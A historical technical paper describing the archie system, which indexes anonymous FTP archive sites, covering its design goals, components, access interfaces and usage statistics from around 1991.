Currently the information for this database is not generated automatically, and is thus not authoritative in the same sense as the **files** database. Rather, this information is gathered from secondary sources such as Usenet postings, email submissions by authors, *etc.* and entered into the database by hand. This is one of many areas in the *archie*

system that would benefit from additional automation and work in this area is planned.

There are now nine *archie* servers on the Internet. Five servers provide general access to the entire Internet community. These are based in Canada, the U.S., Finland and Australia. Four additional servers are available to certain communities where limited network bandwidth or other considerations force users to limit general network access. These operate in Japan, New Zealand, Israel and Great Britain. Additional servers are also planned to improve accessibility and allow specialized indexing services. For further details, refer to the section **Future Work**.

The *archie* system has been described as a "low-tech solution" to the problem of resource discovery and the description is an accurate one. We have chosen to implement a basic information indexing system that monitors resources using existing mechanisms (such as the convention of anonymous FTP archive sites). Access is provided using standard Internet facilities, including *telnet(1)* and email.

In operation, the *archie* service require no input from the managers of the tracked archive sites (although there are steps that a site administrator can take to make our life easier which will be discussed later).We have also attempted to provide universal access to the system. Currently, users can connect to an *archie* server through *telnet(1)*, send requests via electronic mail, or through stand-alone clients using a **Prospero** file system interface. There are no restrictions on who can use the system, and there is no charge for the service.

Throughout the design and development of *archie* the system has been made available to users, and their feedback and comments were invaluable in shaping the project. We have always worked under severe limitations on available resources (the *archie* project is not yet funded by anything other than volunteer labour and equipment). In such an environment user feedback has been a great help in determining direction for what little development time and effort we have had available.

We believe that the basic design elements of *archie*, minimizing our demands on archive site administrators, providing universal access through a variety of access methods and close cooperation with our user community to shape future development, were all major contributors to the success of the pilot implementation.The *archie* system is a project of limited scope, built and operated using a modest amount of resources. We believe that its success demonstrates the feasibility of building such services in an incremental fashion using readily available tools.

## 2. Design Goals

In this section we present a brief overview of the general design goals that drove the *archie* project from its inception.

• *Provide rapid location of, and access to, information through proactive data gathering.*

In essence, the *archie* system is a simple resource discovery service that helps users find things on the net. In its most basic form, we have managed to address at least part of the resource discovery problem by incorporating knowledge about the network into a single "smart" tool, so that users can concentrate on functionality, not mechanics. This simple model guides our work.

The basic architecture of the *archie* system was defined by the authors in early 1990, when one of us (Emtage) created the first scripts to automate the fetching of site listings for anonymous FTP archive sites. This was followed shortly after when the other (Deutsch) suggested that we add an interactive front end to allow users to access this collection of data without a user code on the host system. This first front-end provided the capability of executing a *regex(3)* search on the files directly.

The generalization of this basic system is an architecture that permits the *archie* system to gather information from a variety of sources, collate and make this information available to users across the network. Although we have not had the time or resources to develop this idea to track additional collections of information as quickly as we would have hoped, we believe that it holds out great promise as a model for Internet service providers and it continues to guide our on-going work.

• *Provide universal access to all Internet users.*

From the beginning it was decided to allow full access to all Internet users. This has presented us with serious problems, since we have not yet been able to adequately address the problem of funding and support for such a service, but fortunately to date we have been able to use the early and ongoing acceptance by users to persuade others to donate equipment, time or network connectivity. It is hoped that in the long run suitable funding can be obtained to allow us to continue to satisfy this goal as the system continues to grow in popularity.

• *We required a "simple" design, easy to implement and explain for first time users.*

The basic goal of the initial system, as implemented and deployed, was to become a simple network service provider. Ideally, someone would be able to use our system to locate and access information without having a great deal of computing or networking knowledge, much as they can use a telephone without knowledge of electricity or switching technology.

We believe that this simple model has contributed to the success of *archie*, and thus our ability to continue to find volunteers and other resources. More complex systems offer the promise of greater functionality, but the *archie* system has now been deployed and used by network users for over a year and a half and it continues to grow in popularity. We believe that there is some merit in its simplicity.

• *Minimize operational dependence upon others.*

The number of sites tracked and the volunteer nature of many of those sites has made it impractical for us to require any interactions with anonymous FTP site administrators to ensure that the system would work. We have often explained this by saying that if we must require the cooperation of 900 volunteers spread across the Internet to make something happen then the system would be doomed. We simply did not have the resources to coordinate and communicate with that many people.

By using existing networking tools and mechanisms for obtaining our raw listings and gathering the names of additional archive sites from ordinary users and other volunteers we were able to start providing a useful service right from the beginning, with little interaction with site administrators. Although the level of interaction with some sites has grown (many sites now provide an "ls-lR" file that we can use, initially only a fraction did) we are still able to provide complete coverage of a site with little more than an email message informing us of its existence.

• *Low access "entry cost" for users.*

Most sites that are directly connected to the Internet offer *telnet(1)* capability. The great majority of the remainder can send and receive electronic mail. With these two basic mechanisms we were able to satisfy our twin goals of universal accessibility and low entry cost.

This does not rule out the use of better front-ends as they became available, but we have undertaken to always provide some basic measure of telnet and email connectivity, since we believe that this is of benefit to the greatest number of users.

• *Low development cost.*

The *archie* system was built as a part-time project on borrowed equipment using only student and other volunteer labour. The limitations and directions this imposed are reflected in many of the design decisions we have made. The various components of the *archie* system were all built using standard UNIX tools, and successively refined and improved as we gained operational experience. This feedback during the development phase proved invaluable in allocating scarce development resources to features and changes that would provide maximum benefit to our user community.

Elegant, but time consuming solutions were always passed over for expedient ones on the understanding that we needed to minimize programming and design effort. This has in many cases resulted in "computational expensive" solutions, where we use brute force and overnight machine cycles to compensate for non-optimal algorithms. We offer no apologies for this approach, although we do hope to one day have the opportunity to re-implement some of these decisions with fewer constraints. Even if we cannot, we have a usable service, available today. We take pride in that.

• *Don't be afraid to spend cycles.*

In a number of cases, we have elected to use runtime resources to replace scarce development resources.

At the same time, we were conscious of the need to preserve network bandwidth: Montréal has a relatively low-speed link to the Internet backbone and the current site updating algorithm and other operating practices ensure that the *archie* server is actually a fairly benign network resident. The biggest problems have related to the sheer volume of query traffic generated by our users. Additional servers have helped address this concern.





**Figure 1**
The Archie System Components

## 3. Related Work

There have been a number of different information discovery and delivery paradigms developed. The Domain Name System [1] was designed primarily to perform translation from fully qualified domain names to IP addresses, DNS is also used to distribute information about host hardware, operating systems configurations and electronic mail exchanger addresses, among other uses.

The Domain Name System has been an operational success. Figures released by SRI show over 530,000 hostnames registered with DNS as of October, 1991 and this number grew by 40 percent in the period from June to October of that year [2].

Despite its success, there are problems with DNS. Maintenance of the system is distributed, with the required information entered into flat text files (usually by hand) at the site of each authoritative subdomain server. This can lead to inconsistencies and errors in the database that can only be corrected through human intervention. There is no internal consistency checking of this information by the system itself (for example, to verify that registered hosts actually exist on the net).

Another problem can arise during operation. If the authoritative server for a particular subdomain becomes unreachable then users will find that they cannot perform hostname to address conversion. In this case, users can find themselves unable to access a host, even though that particular host is available. The problem can be alleviated by the used of suitably chosen replicating servers (or by using the IP address itself, where it is known) but the configuration and operation of these replicated servers is not automatic and is again prone to human error.

Despite these drawbacks, DNS illustrates the feasibility of large network-based database server applications in an Internet environment.

Distributed file systems such as NFS [3] and Prospero [4] allow site administrators to distribute file systems across multiple hosts in a network environment.

Among other features, the Prospero file system (actually one component of the larger Prospero virtual computing environment now under development) provides the capability of creating customized views of available files through user specified links. Such a customized view can then, in turn, be exported and accessed by others.

This configuration information is itself a form of "value added" processing of the file system information over and above the contents of the individual files themselves. This ability to create and share such customized views holds great promise for reducing the indexing information needed for any one user of the system.

Public domain implementations of both client and server programs are available for Prospero and a number of sites are providing data through Prospero servers. Clients exist for a number of environments. For further information on the Prospero system, you can send email to *info-prospero-request@isi.edu.*

Internet white pages directory services [5] are intended to provide the on-line equivalent of a white pages phone book. Such services are intended to provide users with access to user login names, email addresses and other contact information. A White Pages Directory Service project based upon the X.500 protocol is described in [6].

Although the X.500 system provides a model for a hierarchical directory service, there are currently some problems with serving dynamically changing data, such as represented by the contents of archive sites, Usenet newsgroups, etc. An interesting project would be to wed an X.500 server with an automatically updated database system such as *archie*. Although we do not have time for this in the short term, we are studying the idea for the future.

Work on the X.500 project is carried out through a number of fora, including the Internet Engineering Task Force, ISO standards committees and the U.S. government GOSIP program.

The Wide Area Information System (WAIS) is an example of a network-based document indexing system that has proved useful for accessing large collections of textual data [7]. This system, based upon the ANSI Z39.50 protocol standard, provides an indexing and search mechanism that allows the user to rapidly perform keyword searches on documents that can be tens or hundreds of megabytes in size. The WAIS system can locate the desired keywords and then return the appropriate portion of the document to the user's machine.

Public domain implementations of both client and server programs are available and they exist for a number of environments. A number of sites are now providing data to the Internet through WAIS servers.

The WorldWideWeb system [8] extends the model of document servers to include the use of hypertext links in a network of document servers. Again, publicly available implementations exist.

Mike Schwartz of the Univerisity of Colorado at Boulder heads the Internet Research Task Force working group on resource discovery. This group is chartered to investigate research problems in this area and has been working with the authors to this end.

## 3.1. The role of *archie* in an Internet Publishing System

When we began work on the *archie* system there were no similar directory indexing services on the Internet with which to compare our work. We have therefore spent a certain amount of time seeking to articulate the role of the *archie* paradigm in an Internet information delivery architecture, contrasting it with such services as WAIS, Prospero, or the X.500 white pages directory service.

The basic paradigm for *archie*, as we now define it, is that of a "cycle server", in which the user can make requests to have searches performed on their behalf. This functionality is available in such systems as WAIS or X.500 (or even DNS), but the distinguishing feature of *archie* is that the databases to be searched are themselves culled from a huge range of sources (which can remain hidden from the user) and the information is updated automatically, so users can have a high degree of confidence in the authority of the information served.

We assign to the *archie* system the role of "magazine publisher" in an Internet publishing environment.The role of a magazine publisher is to cull, sort, edit and organize information in a specific domain for some intended audience, removing inappropriate material while preserving suitable subject matter, formatting it and presenting it in a useful manner to the readership.

This role as an active editing and processing agent for readers is exactly the role we seek for *archie*, and it perhaps mostly closely resembles the user configured file views of the Prospero system. In the case of *archie*, this editing function has to a certain degree been automated, which frees users from a great deal of the resource discovery problem, allowing them to concentrate on content, not mechanisms.

We believe that the marriage of such services as Prospero, WAIS, X.500 and *archie* offers the possibility of significant advance in network based information services. Identifying the role and strengths of the various components remains an interesting research topic.

## 4. Architectural Overview

The *archie* system offers the user a simple model for building, maintaining and accessing a set of information databases in an Internet environment (see Fig. 1). The entire system currently consists of only three major subsystems, including the Data Gathering Component (DGC), the Database Maintenance Component (DMC) and the User Access Component (UAC).

Currently, the DGC and DMC are used only to maintain the **files** database. The **whatis** database is maintained entirely by hand, although both are accessed through the same UAC channels. As mentioned previously, this is regarded as a serious shortcoming and will be changed in a coming release.

## 4.1. Data Gathering Component

The DGC is a fairly simple subsystem, consisting of standard UNIX shell scripts that are executed every 24 hours using the UNIX *cron(1)* facility. These scripts are used to connect to each monitored site, in turn, to fetch a recursive listing of the site's contents. This information is written to a "raw site listing" file on the *archie* server host, one for each site tracked.

Any number of strategies could be used to control the frequency of site updates. On the prototype *archie* server in Montréal we use a simple round-robin algorithm, cycling through the entire list of sites about once a month. This scheme was chosen for its simplicity and to assure site administrators and network powers-that-be that the *archie* system would not constitute an unwarranted drain on their resources.

Unfortunately, this simple updating strategy also means that some site information in the **files** database will be as much as 30 days out of date. Fortunately, few sites actually undergo radical change from month to month,and since a 30 day update cycle corresponds to 15 day average latency for the database as a whole, this has proved acceptable in practice.

Other *archie* servers use more complicated updating schemes. As an example, the Australian *archie* (**archie.au**) server operated by AARnet currently cycles through all Australian archive sites every night, but tracks overseas sites by mirroring them synchronously from Montréal. This reduces the load somewhat on the heavily used trans-

Pacific link yet assures timely tracking of changes to those sites most visited by their users. The Australians also mirror a number of the most popular archived files onto a local archive to reduce the need for trans-oceanic access.

Since the *archie* site updating algorithm is implemented using a simple shell script and the *cron(1)* utility, changing the scheduling algorithm or frequency of updates is a relatively straightforward procedure, and we have seen a variety of techniques in this area among the *archie* site administrators. Balancing the need for accuracy and currency in the databases, the cost of gathering data and the cost of performing database site updates is currently done using empirical estimates and our previous experience with the system. We believe it is an area that would benefit from further study in the coming months.

Now that there are multiple *archie* sites, we will also have to begin addressing the issue of maintaining consistency between *archie* servers, with the twin goals of ensuring accuracy of the multiple databases and minimizing network bandwidth. We are currently working with individual *archie* site administrators to investigate mirroring and update strategies. Work in this area is expected to continue.

### 4.1.1. The site listings files

The recursive site listing is normally performed during the fetch operation by the UNIX *ftp(1)* client (using the "dir -R" command), but in many cases the site administrator has prepared a preprocessed listing in advance. Where such an "ls-lR" file is available and viable we will take this file rather than performing the listing ourselves. The result is a set of "raw listings files" that are then made available to the DMC for processing and insertion into the database. They are also available from the *archie* server via anonymous FTP. Although their worth to users is somewhat questionable, they are thus available for copying by other archive sites.

In many cases the "ls-lR" file is unusable, in other cases the file is corrupt and requires additional processing before it can be made usable. Site listings are often not rooted in the FTP home directory and many files contain errors generated by the *ls(1)* or "dir" command. We also encounter cases where the file has been edited by hand and the resulting information is inconsistent.

### 4.1.2. The Site Descriptions Database

Operation of the DGC is controlled through a **Site Descriptions Database** (SDD) that lists each anonymous FTP site that we have discovered, along with additional information such as the operating system in use at that site, whether a site is capable of providing a usable "ls-lR" file, commands to issue to the *ftp(1)* session during the fetch and whether we are currently tracking that site.

Currently the SDD is maintained entirely by hand. This is one of a number of pieces of *archie* that would benefit considerably from automation as time and resources permit. We also plan to make such site information available as an additional *archie* database in a future release. This would include a description of the site, access and storage policies, etc. Users would be able to search these entries in a manner similar to the **whatis** database entries.

### 4.1.3. Discovering New Sites

As there is still no generalized resource discovery or registration mechanism on the Internet we continue to rely on site administrators or users to report new sites to us. This has become easier as we have become better known, and we currently are aware of some 1,200 anonymous FTP sites on the Internet, although due to difficulties in obtaining usable site listings we currently actively track only about 900 of these.

There are several problems we face in obtaining usable site listings from the DGC. The operating system used at many sites do not allow the automatic generation of recursive site listings. For other sites (notably VMS-based systems) such a listing can be obtained but the format is different from that produced by the UNIX *ls(1)* command and our current parser cannot handle these differences.

Although we still lack a suitable parser to convert raw site listings for any system except UNIX into a format suitable for the DMC, a parser for VMS has now been written and remains to be tested and installed in the prototype system. It is our hope that such parsers will enter service with the next release of the *archie* system. This will allow us to expand coverage to over 100 known non-UNIX archive sites for which we have entries in the Site Descriptions database, but lack only a suitable parser. For other sites, we will need some way to substitute for the lack of a recursive listing mechanism and do not anticipate covering such sites in the near future.

The DGC uses proactive data gathering to ensure the internal accuracy and consistency of the *archie* **files** database.

By automating the data gathering step, we provide the database maintenance component with information that has been verified to be accurate and in a suitable format. By periodically repeating this data gathering step we ensure database accuracy over time.

## 4.2. Database Maintenance component

The DMC is responsible for verifying the consistency of the raw site listings files and converting them into a format suitable for entry into the **files** database. This is currently done by three programs, each operating on one site at a time (see Fig. 2).

The first program is the Site Listings Filter (SLF), which removes erroneous information (such as error messages generated by the *ls(1)* command) from a raw site listing. The clean site listing is then passed to the Verify And Enter Program (VAEP). The VAEP parses the clean listing file, rebuilding the directory hierarchy of the site in memory to verify the listing's consistency.





**Figure 2: Database Maintenance Component**

Once the directory structure is verified to be correct, the VAEP scans the tree, inserting the information into the *archie* **files** database. If the verification step fails, the update aborts and the operator is notified.

There is no attempt made to allow partial insertions or updates to a site listing. Given the dedicated format used for the **files** database and the problems that would have been encountered in maintaining consistency while processing updates on an active database, it was decided that writing and debugging the needed code was not worth the effort. Instead, a site's entries are all deleted using a separate **delete** program before running the VAEP for that site. Any entries that remain unchanged are simply re-inserted.

Although this approach makes the VAEP (and thus site updates) computationally expensive to perform, it also makes implementation easier and allowed us to get the new system up and running that much faster.

As with many other parts of *archie*, the lack of resources (especially time for development) was a major factor influencing our design decisions. In this case we have traded runtime resources needed to perform deletion and re-insertion for ease of implementation and maintenance. In practice, it is a decision that only *archie* site administrators have regretted.

A new database format has been designed for the next version of *archie* and these design decisions are being re-examined.

## 4.3. User Access component

The UAC allows individual Internet users to access and query the various *archie* databases using a number of access methods or channels. These include *telnet(1)*, electronic mail, or through the Prospero File System protocol. Work is also underway by others to make the *archie* databases available directly through the WAIS and WWW systems. Collaboration with other projects is welcomed.

### 4.3.1. Telnet Command Interpreter

The first user interface channel to the *archie* databases was provided by a simple command line inter-

preter, a version of which runs on each *archie* server. Access to this Telnet Command Interpreter (TCI) is through the *telnet(1)* command, which is assumed to be available on most Internet connected sites.

The original TCI was nothing more than a simple C program that allowed users to specify arguments to the UNIX *regex(3)* command that in turn was used to search through the raw listings files. This version of the TCI was very slow and no more than 20 simultaneous logins could be attempted before the system (at that point a Sun 4/280) was overloaded.

Once the decision was made to continue with development of the *archie* project, this version was replaced by a more functional version of the TCI written in C and using the dedicated **files** database format. This version was first brought into service in December, 1990 and continues in service (with updates and improvements) to the present.

The TCI provides the full functionality of the *archie* system using a simple (and relatively primitive) interface. Users can specify searches in either of the available databases or access information about each site. There is also access to an email interface to have either search results or the *archie* manual page sent back via email. Users can also access on-line help, list available *archie* servers or manipulate a number of variables that are used to control operation.

In operation, the TCI has proved to be a serious resource drain under high load. Each *archie* telnet session requires a copy of the command interpreter to be launched, and each instantiation requires a large number of open files to access the various components of the databases, along with significant amounts of other machine resources (such as core memory, swap space, *etc.*).

Each instantiation of the TCI accesses the single copy of the *archie* **files** database. This database is large (currently over 110 Megabytes) and the current version of the access routines maps the appropriate files into memory using the SunOS *mmap(2)* call to improve performance (a corresponding functionality is used in the latest servers, which operate on the IBM RS-6000 class machines). This allows reasonable response time but, an *archie* server will benefit from all the RAM its owners can provide.

As the popularity of *archie* has grew, it was not uncommon to see over 40 simultaneous telnet sessions, at which point the server would become almost unusable.

To address these problems, a limit has been placed on the number of simultaneous *archie* login sessions at the pilot Montréal server. This was done after a client-server access model became available with the arrival of the Prospero user interface (see below). Since this was done total system throughput (as measured in the number of file database searches per day) has gone up, since the Prospero interface is far less resource intensive.

There are plans to rewrite the TCI so that it uses a client-server access model. The idea is to the have the current TCI generate queries and send them to the Prospero interface using the UDP-based Prospero protocol. This would address the problem of machine resources (only one set of open database file pointers would needed within the Prospero interface, for example). It would also allow the *telnet(1)* interface to access other resource providers (such as an *archie* WAIS interface) as they are developed.

### 4.3.2. The Email Interface Server

Historically, the Email Interface Server (EIS) was the second developed. Users can send in queries to the *archie* databases via email to the EIS, which performs the specified search and returns the results in an email message back to the user. The EIS is based in concept upon the KISS mail server package, available from a number of archive sites.

Functionality of the email interface has always lagged behind that of the TCI. For example, the email interface does not currently support the ability (present in the TCI) to set variables to control system operation. Rationalizing the various user interface channels to permit a consistent view and full functionality through all mechanisms is yet another item that we have appended to the list of things to be addressed as time permits.

Although the *archie* system itself is not capable of performing an anonymous FTP transfer for users of the email interface, there is a system operated by Digital Equipment Corporation that will perform such fetches via email. Details on both the *archie* email interface and the DEC email anonymous FTP services can be obtained by sending an email message to *archie@archie.mcgill.ca* with the word "help" in either the subject or message body.

| | |
|---|---|
| Total number of sites known | 1025 |
| Total number of sites indexed | 886 |
| Total number of files referenced | 1,502,976 |
| Total number of unique filenames | 686,104 |
| Total size of referenced files | 91,897,324,072 bytes |
| Average file size | 61143.6 bytes |
| Average number files/site | 1696.4 |
| Average archive size | 103,721,585 bytes |
| *archie* database size | 120,030,000 bytes |

**Table 1: archie.mcgill.ca statistics** (as of Oct 30, 1991)

| | | |
|---|---|---|
| Austria | Germany | Peru |
| Australia | Greece | Poland |
| Belgium | HongKong | Portugal |
| Brazil | Hungary | Saudi Arabia |
| Canada | Iceland | Singapore |
| Chile | India | South Africa |
| Columbia | Ireland | Soviet Union |
| Costa Rica | Israel | Spain |
| Cyprus | Italy | Sweden |
| Czechoslovakia | Japan | Switzerland |
| Denmark | Korea | Tiawan |
| Ecuador | Malaysia | Turkey |
| Egypt | Mexico | United Kingdom |
| Estonia | Netherlands | United States |
| Finland | New Zealand | Yugoslavia |
| France | Norway | |

**Table 2: Countries which have accessed *archie***

### 4.3.3. The Prospero Interface Server

In early June, 1991 we entered into a successful collaboration with Clifford Neuman of ISI, when he ported his Prospero file server to the *archie* system, giving us the *archie* Prospero Interface Server (PIS).

The PIS allows users of the Prospero system to access the *archie* **files** and **whatis** databases through the Prospero server without the need to log onto the *archie* server directly.

The Prospero system uses a UDP-based protocol that is far less resource intensive than the *telnet(1)* client. The server architecture also allows the use of sophisticated scheduling algorithms for selecting queries to be performed. This is useful because the different types of available searches have widely varying impacts on system performance. For example, exact match searches can be performed in O(1) time, while full regular expression matches take approximately O($n$), where $n$ is the number of unique strings in the database (there is also some dependency on the length of the strings). In operation, the PIS query scheduler will give preference to exact match requests to maximize throughput.

The PIS also caches some of the most common queries. Such queries can be satisfied in O(1) time, further improving response time. The use of the PIS also requires only a single set of system resources, such as open file pointers, *etc.*

The existence of the Prospero *archie* server has spurred the development of a number of stand-alone *archie* client programs based upon the Prospero protocol. These now include a command line version (one that runs on the user's machine, not the *archie* server), an X version, as well as others. These programs are now available to users from a number of Internet archives, including the anonymous archive on **archie.mcgill.ca** itself.

## 4.4. Future Work on the User Interface

Neuman continues to work with us on improving the Prospero *archie* interface and we have elected to standardize our current client-server efforts for accessing the files database via this method. Steps must still be taken to extend the full functionality of the TCI interface to the Prospero server and this is planned.

The work on the Prospero interface has been followed by recent efforts by Brewster Kahle of Thinking Machines Inc., who has been investigating the possibility of making the *archie* databases available through the WAIS system. Initially, the information in the *archie* **files** database has simply been reformatted into a single huge text file and then indexed using a WAIS server.

Although this does make the information available, it is very resource intensive and presents problems with updating (whenever the database is modified the index must be regenerated). Thus, each *archie* database update is potentially a very CPU-intensive operation. Adequately addressing this problem is the subject of on-going research.

In the long term we would like to create a WAIS server for the *archie* system to permit a complete WAIS interface to the databases. We also plan to add a number of additional databases and are investigating the possibility of using WAIS as our search and retrieval engine for accessing them. Most of our planned offerings will take the form of large textual databases, which make them ideal candidates for the WAIS system.

# 5. Implementation and Operational Issues


The *archie* service has now been in use on the Internet for over a year, with widespread availability since December, 1990. Table 1 lists some basic information about the number of files and sites tracked by the *archie* service (as of November, 1991).

The McGill University *archie* server has performed well over 1,200,000 searches to date (as of November, 1991) and is currently receiving about 3,500 search queries per day. We have now received queries from at least 48 countries, including every continent except (perhaps) Antarctica (some of these countries are not directly connected to the Internet and have so far generated queries only via email queries to the EIS).

